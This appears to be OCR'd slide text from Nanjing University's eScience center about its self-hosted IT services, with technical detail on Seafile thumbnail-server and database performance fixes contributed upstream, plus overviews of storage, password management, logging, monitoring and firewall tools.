
- 文件同步共享与协作平台
- Seafile
 - 社区版, **企业版**
- 桌面同步客户端、挂载盘客户端、移动客户端
 - Windows, Mac, Linux GUI/**CLI**, Android, iOS
- Rclone



云盘



- 自主设计建设全分布式微服务架构
- 四校区协同共享，持续数据访问与保护
- 跨学科跨单位数据流动
- 丰富API二次开发
- 学校统一认证与HPC双接入
- HPC同步与备份






云盘升级



- 连续跨大版本升级 10->11->12->13
 - 用户架构和LDAP重构
 - 集群IP变更、FW和LB融合，提供IPv6
 - 数据库集群优化（索引、冗余、碎片、SST）
 - 通过HTTP头标示前端节点
 - 前后端更全面的健康检查机制
 - 缩略图服务优化回馈开源社区
 -





Seafile 缩略图服务优化



PR编号	标题	主要贡献
#23	Fix memory leak	修复内存泄漏：SeaFile._content缓存清理、PIL对象显式释放、task_results_map过期清理
#24	Fix async blocking	time.sleep → await asyncio.sleep，避免阻塞事件循环
#25	TASK_WORKERS env	添加THUMBNAIL_TASK_WORKERS环境变量，可配置工作线程数
#26	Fix nginx IPv6	localhost→127.0.0.1强制IPv4，避免IPv6连接失败
#27	IMAGE_SIZE_LIMIT env	添加THUMBNAIL_IMAGE_SIZE_LIMIT环境变量
#29	Smart streaming	大文件智能流式处理（视频/PDF/XMIND），避免全量加载到内存
#30	Memory limit auto-restart	内存限制与自动重启，超阈值自动退出让容器重启
#32	Add jemalloc	集成jemalloc替代glibc malloc，减少内存碎片
#35	Uvicorn log timestamp	为uvicorn访问日志添加时间戳
#28	Separate pdf_queue	队列分离优化，新增pdf_queue处理慢任务（PDF、PSD），让快任务（图片、SVG、XMIND）不被阻塞
#31	PDF temp cleanup	PDF临时文件清理bug修复



缩略图内存泄漏修复 (PR #23)



问题现象（生产环境）：

- nginx大面积返回499/504，用户看到缩略图全部裂开
- thumbnail-server内存曲线呈锯齿状：增长→OOM→重启→循环
- 原配置：32核64GB → 仍无法支撑高并发

根因分析（使用tracemalloc深度分析）：

- 泄漏点1 - SeaFile._content缓存泄漏：
 - seafobj库SeaFile对象缓存整个文件内容到_content属性
 - 处理完成后无清理，大文件（视频/PDF）内容永久驻留内存
 - 代码: `f._content = data` # 未置空！
- 泄漏点2 - 缩略图生成资源未释放：
 - PIL Image对象、临时文件句柄依赖Python GC
 - 高并发下GC速度跟不上分配速度，资源堆积
- 泄漏点3 - `task_results_map`无限增长：
 - 任务结果字典存储所有历史结果
 - 客户端超时断开，结果永不被取走，持续增长

C扩展层碎片化（修复后仍缓慢增长）：

- smaps分析：Pillow使用glibc malloc分配1GB+内存
- 20+个50-64MB碎片化块，无法归还操作系统

修复方案（三重防护）：

- 方案1 - 强制清理：finally块中`f._content = None`; `f.blocks = None`
- 方案2 - 显式GC：缩略图函数结尾添加`gc.collect()`
- 方案3 - 过期清理：`task_results_map`添加120秒TTL清理
- 方案4 - jemalloc：PR #32替换内存分配器，主动归还内存

优化成果：

- 内存占用：<2GB稳定（原64GB峰值还不足）
- 服务器配置：32核64GB → 8核16GB（节省75%资源）
- 服务可用性：99.9%+（消除OOM重启）



异步事件循环阻塞修复 (PR #24)



问题现象:

- 高并发场景下缩略图生成吞吐量低
- 并发请求增加时，响应时间非线性增长
- `asyncio`应用竟出现同步阻塞特征

根因分析 - 隐藏的同步阻塞:

- `http_response.py`中使用`time.sleep(0.2)`等待响应
- 代码: `time.sleep(0.2)` # 同步阻塞整个事件循环!
- `asyncio`是单线程事件循环，`time.sleep`阻塞所有协程
- 3个worker线程，每个被阻塞200ms，吞吐量骤降

技术细节 - 为什么影响这么大:

- `asyncio`设计: 所有协程跑在单线程事件循环
- `time.sleep`是同步调用，释放GIL但阻塞当前线程
- 结果: 整个事件循环停滞，其他请求无法处理
- 3 worker × 200ms阻塞 = 每秒最多处理15请求

修复方案 - 一行代码的变革:

- 修改前: `time.sleep(0.2)`
- 修改后: `await asyncio.sleep(0.2)`
- `asyncio.sleep`是协程，让出控制权给其他任务
- 事件循环持续运转，吞吐量提升10倍+

架构级优化 (配合PR #25):

- 添加`THUMBNAIL_TASK_WORKERS`环境变量
- 默认3 worker → 可配置32+ worker
- worker数量与CPU核心匹配，充分利用多核

优化成果:

- 并发处理能力: 15 req/s → 180+ req/s (12倍提升)
- 平均响应时间: 高并发下保持稳定<500ms
- CPU利用率: 从30%提升至85%+

大文件智能流式处理架构 (PR #29)

问题现象:

- 处理大视频/PDF文件时内存暴涨
- 100MB+文件导致容器OOM, 即使内存泄漏已修复
- 文件读取采用全量加载: `f.read()` → 一次性读入内存

根因分析 - 传统读取模式的缺陷:

- 原代码: `data = seafile_obj.read()` # 全量读取!
- 1GB视频文件 → 占用1GB内存
- 多并发处理 → $N \times$ 文件大小内存占用
- 32并发 $\times$ 100MB = 3.2GB内存瞬间耗尽

解决方案 - 智能流式处理:

- 核心思想: 文件>阈值时流式写入临时文件, 而非内存
- 实现函数:

```
def stream_file_to_path(seafile_obj, dest_path,
chunk_size=8MB):
    with open(dest_path, 'wb') as f:
        for chunk in iter(lambda: seafile_obj.read(chunk_size),
b"):
```

`f.write(chunk)`

- 8MB分块读取 → 内存占用恒定为8MB

智能阈值策略:

- 小文件 (<30MB): 直接内存处理, 避免磁盘IO
- 大文件 (≥ 30 MB): 流式处理到临时文件
- 超大文件 (>100MB): 分块处理+进度监控

配合优化 (PR #28队列分离):

- `image_queue`: 处理图片/SVG/XMIND (快任务)
- `pdf_queue`: 处理PDF/PSD (慢任务, 可能流式)
- `video_queue`: 处理视频 (很慢任务, 必须流式)
- 慢任务不阻塞快任务, 提升整体吞吐量

优化成果:

- 大文件内存占用: 文件大小 → 8MB (恒定)
- 可处理文件大小上限: 100MB → 无限制 (受磁盘限制)
- 并发处理大文件: 不再OOM, 稳定运行
- 实际案例: 1.5GB视频文件缩略图生成成功

任务队列分离架构优化 (PR #28)

问题现象:

- 普通图片缩略图生成很快 (<100ms), 但PDF/PSD/视频很慢 (数秒)
- 所有任务在同一个队列中处理, 慢任务阻塞快任务
- 结果: 100张图片排队等1个PDF处理, 用户体验极差

根因分析 - 单队列瓶颈:

- 原架构: 单一queue, FIFO先进先出
- 问题: 一个PDF处理5秒 → 后面100个图片请求全部等待
- 并发限制: worker数量固定, 被慢任务占满后快任务无法处理

解决方案 - 多队列分离架构:

- image_queue (容量32): 处理图片、SVG、XMIND等快任务
 - 平均处理时间: <100ms
 - worker数量: 16个
- pdf_queue (容量32): 处理PDF、PSD等慢任务
 - 平均处理时间: 2-5秒
 - worker数量: 8个 (避免占用过多资源)

- video_queue (容量32): 处理视频缩略图
 - 平均处理时间: 10秒+
 - worker数量: 4个 (资源消耗最大)

智能调度策略:

- 根据文件扩展名自动分发到对应队列
- 代码逻辑:

```
if ext in ['.jpg', '.png', '.svg', '.xmind']: → image_queue
elif ext in ['.pdf', '.psd']: → pdf_queue
elif ext in ['.mp4', '.avi', '.mov']: → video_queue
```

优化成果:

- 图片缩略图平均等待时间: 5秒 → 100ms (50倍提升)
- 整体吞吐量提升: 30%+
- 慢任务不再阻塞快任务, 用户体验显著改善
- 功能被官方通过其他PR合并实现



Seafile 数据库优化及其它



PR编号	标题	主要贡献
seafevents #604	Activity composite index	添加(repo_id, timestamp)复合索引，查询20ms→<1ms，20倍提升
seafevents #605	Remove FileAudit redundant	清理FileAudit表2个冗余索引
seafevents #606	FileTrash composite index	添加(repo_id, delete_time)复合索引，优化回收站查询
seahub #8679	Remove 11 redundant indexes	清理seahub库11个冗余索引
seahub #8680	Remove FileTrash index	删除ix_FileTrash_repo_id（已被#606覆盖）
seahub #8681	Remove share_fileshare indexes	清理share_fileshare未使用的s_type和permission索引
seafevents #611	Fix missing indexes	补充Python模型定义但mysql.sql缺失的索引
seahub #8678	UserNotification index	添加(to_user, seen)复合索引
seahub #8694	FileTrash delete_time index	为FileTrash表补充delete_time索引
seafevents #617	Optimize activities query	关键：两步查询绕过MariaDB限制，5s→毫秒，减60%慢查询
seafiler-docker #482	Add IPv6 listen directives	【Docker部署】nginx模板添加IPv6监听，修复Docker网络IPv6访问connection refused错误



数据库查询性能优化 (PR #617)



📌 问题背景:

- UserActivity页面查询平均耗时~5秒甚至更长，用户体验极差
- 生产环境监控显示为Top慢查询，影响整体性能

📌 技术难点 - MariaDB限制:

- 原始SQL使用IN子查询+LIMIT:

```
SELECT * FROM Activity WHERE id IN (  
    SELECT activity_id FROM UserActivity WHERE  
    username='xxx'  
    ORDER BY timestamp DESC LIMIT 25  
)
```
- MariaDB不支持LIMIT在IN子查询中
- 导致全表扫描+文件排序，千万级记录性能灾难

📌 解决方案 - 两步查询:

- 第一步：利用idx_username_timestamp索引快速获取

ID

```
SELECT activity_id FROM UserActivity  
WHERE username='xxx' ORDER BY timestamp DESC  
LIMIT 25
```

- 第二步：用获取的ID列表精确查询主表

```
SELECT * FROM Activity WHERE id IN (ID列表)
```

📌 索引优化配合:

- PR #604添加的复合索引(repo_id, timestamp)
- PR #617的代码逻辑优化
- 两者结合实现性能飞跃

📌 核心成果:

- 查询时间：~5秒 → 毫秒级 (<100ms)
- 生产环境慢查询减少60%
- 彻底解决了UserActivity页面加载缓慢问题



协同表格



- Like Excel, Like Database
- SeaTable
 - 开发者版, 企业版

南京大学开源镜像新增镜像申请									
申请记录									
序号	镜像名称	讨论结果	简单介绍	镜像方式	相关链接	申请理由	原因	当前状态	
1	Request-0001	quantum espresso (示例)	完成镜像	一款免费开源的第一性原理	GitHub Release直接镜像	https://github.com/QEF/q-e/releases	免费开源, 最广泛用于第一	完成	
2	Request-0002	anaconda/nvidia	不予镜像	深度学习研究基本都用pyto	正常安装方式能成功即可	https://pytorch.org/get-started/locally/	conda install pytorch torch	由于nvidia license限制, 我们	已经完成
3	Request-0003	Linux StarCraftII 4.10	不予镜像	用于多智能体强化学习	只需要镜像一个固定的文件	https://github.com/Blizzard/s2client-proto#downloads	该环境在人工智能学院	该页似乎只提供了一个程序接	已经完成
4	Request-0004	南邮课表	完成镜像	这是一款由南京大学校友在	github release会有apk (安	https://github.com/idealclover/NUJ-Class-Schedule-Flutter	该开源项目为南京大学校友		已经完成
5	Request-0007	cuda	不予镜像	NVIDIA推出的基于GPU能力			由于在校内有多台服务器存	CUDA并非开源软件, 单独镜	已经完成
6	Request-0008	neovim=0.9.0	完成镜像	neovim是一个很好的vim替			neovim是一个很好的vim替	这个版本应该和发行版版本有	已经完成



在线 Office



- 为云盘和协同表格提供在线 Office 文件查看和编辑
- 2017~2023: Office Online
- 2022~now: OnlyOffice Docs
 - 社区版、开发版、**企业版**



Git



■ GitLab

○ 社区版 -> 企业版 -> JiHu Edition

统计	功能
派生1,108	注册✓ 已启用 ⚙
议题2,618	LDAP未启用 ?
合并请求10,270	Gravatar✓ 已启用 ⚙
备注144,448	OmniAuth✓ 已启用 ⚙
代码片段85	通过电子邮件回复✓ 已启用 ?
SSH Keys5,428	高级搜索✓ 已启用 ⚙
里程碑111	Geo未启用 ⚙
激活用户10,659	容器镜像仓库✓ 已启用 ⚙
	GitLab Pages未启用 ?
	实例 Runners✓ 已启用 ⚙



测速



- <https://github.com/librespeed/speedtest>
- 互联网
 - [http\(s\)://test.nju.edu.cn](http(s)://test.nju.edu.cn)
- 校园网
 - <http://speed.nju.edu.cn>



存储




■ 主要用途

- 传递
- 发布
- 归档备份

■ 存储

- HPC
- S3
- ZFS

■ ProFTPd



我来助你 | 南京大学 eScience 中心助力天文数据跨国传输

原创 高世杰 微结构eScience 2024年10月29日 13:03 江苏

绿岸射电天文望远镜►南京大学
~~OneDrive~~ → ~~NJU Box~~ → FTP ≈ HPC

THE JOURNAL OF
PHYSICAL CHEMISTRY
LETTERS
A JOURNAL OF THE AMERICAN CHEMICAL SOCIETY

pubs.acs.org/JPCLELetter

Bidirectional Allostery Mechanism in Catch-Bond Formation of CD44 Mediated Cell Adhesion

Xingyue Guan,[§] Yunqiang Bian,[§] Zilong Guo, Jian Zhang, Yi Cao, Wenfei Li,^{*} and Wei Wang^{*}

■ ASSOCIATED CONTENT

Data Availability Statement
The MD simulation files and data analysis scripts are available at https://mirror.nju.edu.cn/catch-bond_CD44.

Supporting Information
The Supporting Information is available at <https://pubs.acs.org>.

Computation summarizing

Directory: /catch-bond_CD44/

Type to search...

File Name	File Size	Date
Parent directory/	-	-
All-Atom_Simulation/	-	2024-08-09 14:30:19
Cafemol_Constant_Velocity/	-	2024-08-10 20:50:16
Cafemol_Interaction/	-	2024-08-10 22:34:25
Cafemol_PDBs/	-	2024-08-09 14:43:08
Cafemol_Pulling_Protocols_MAIN_RESULTS/	-	2024-08-10 21:35:23
Cafemol_Pulling_Trajectories_and_Logs_MAIN_RESULTS/	-	2024-08-10 22:36:55
Cafemol_ddV_tuning/	-	2024-08-09 14:43:11
README.md	4189	2024-08-11 15:04:40

Read Me

About This Data Folder
Greetings. This is the raw data folder for our work: *Bidirectional allostery mechanism of catch-bond effect in cell adhesion*.
Warning: Our complete raw data take up space of several TBs! So here we cannot share all of them. But in Cafemol, once you have our protocol files (given the simulation settings as well as a certain random seed number), you would be able to get EXACTLY THE SAME trajectories compared to our outputs.
So we share the protocol files with settings as well as random seed numbers. But we also show:
• All the trajectories for pulling under 0pN and 12pN (whose comparison maximally shows the catch-bond effects!)
• And also for constant velocity pulling (thus one can see the process for Cterminal to unfold clearly)
• As well as All-atom trajectories (each 5 trajectories for both conditions, not so massive as Cafemol simulations)

Data Folder Structure
The structure of the folder here is listed as follows:
catch-bond_CD44/
|
|— Cafemol_PDBs/ # PDB structures used in coarse-grained simulations.
| |— apo/



密码管理



■ Vaultwarden

○ 校内存储和传输

微结构eScience

2025年2月17日 11:24



服务上新 | 记不清第几次“又来了”，但是密码管...

bitwarden

登录或创建一个新账户以访问您的安全密码库。

电子邮箱地址 4

正在访问: 自托管 1

☐ 记住电子邮箱

[继续](#)

初来乍到吗? [创建账户](#)

关闭 Bitwarden 3 保存

自托管环境

服务器 URL 2

<https://pass.nju.edu.cn>

指定您本地托管的 Bitwarden 安装的基础 URL。

自定义环境

网页密码库服务器 URL

API 服务器 URL

身份服务器 URL


通知服务器 URL

图标服务器 URL

适用于高级用户。您可以分别指定各个服务的基础 URL。



时钟同步





网站



■ 文档中心

- <https://doc.nju.edu.cn>
- <https://github.com/BookStackApp/BookStack>

■ Joomla

- <https://hpc.nju.edu.cn>
-






Web 应用防火墙



■ SafeLine

- 社区版, **企业版**
- 端到端 TLS
- ACME 自动签发
 - CA/Browser Forum: Ballot SC081v3





日志



- Filebeat -> Elasticsearch -> Kibana
- 日志保存目标 180天 -> 365 天

313 亿条

299天

~ 7.8 TiB



监控




- Exporter -> Prometheus -> Grafana
 - ALL: interval 15s, size 3.1TiB, retention 1164d
 - HPC: interval 30s, size 3.0TiB, retention 537d
- Scripts -> InfluxDB -> Grafana
- ~~Cacti~~
- ~~Ganglia~~



安全



- Next-Generation Firewall (NGFW)
 - L4-L7、Load Balance、ZTNA VPN
- Web Application Firewall (WAF)
 - 嵌入 nginx、端到端TLS
- 全面ACME自动签发证书
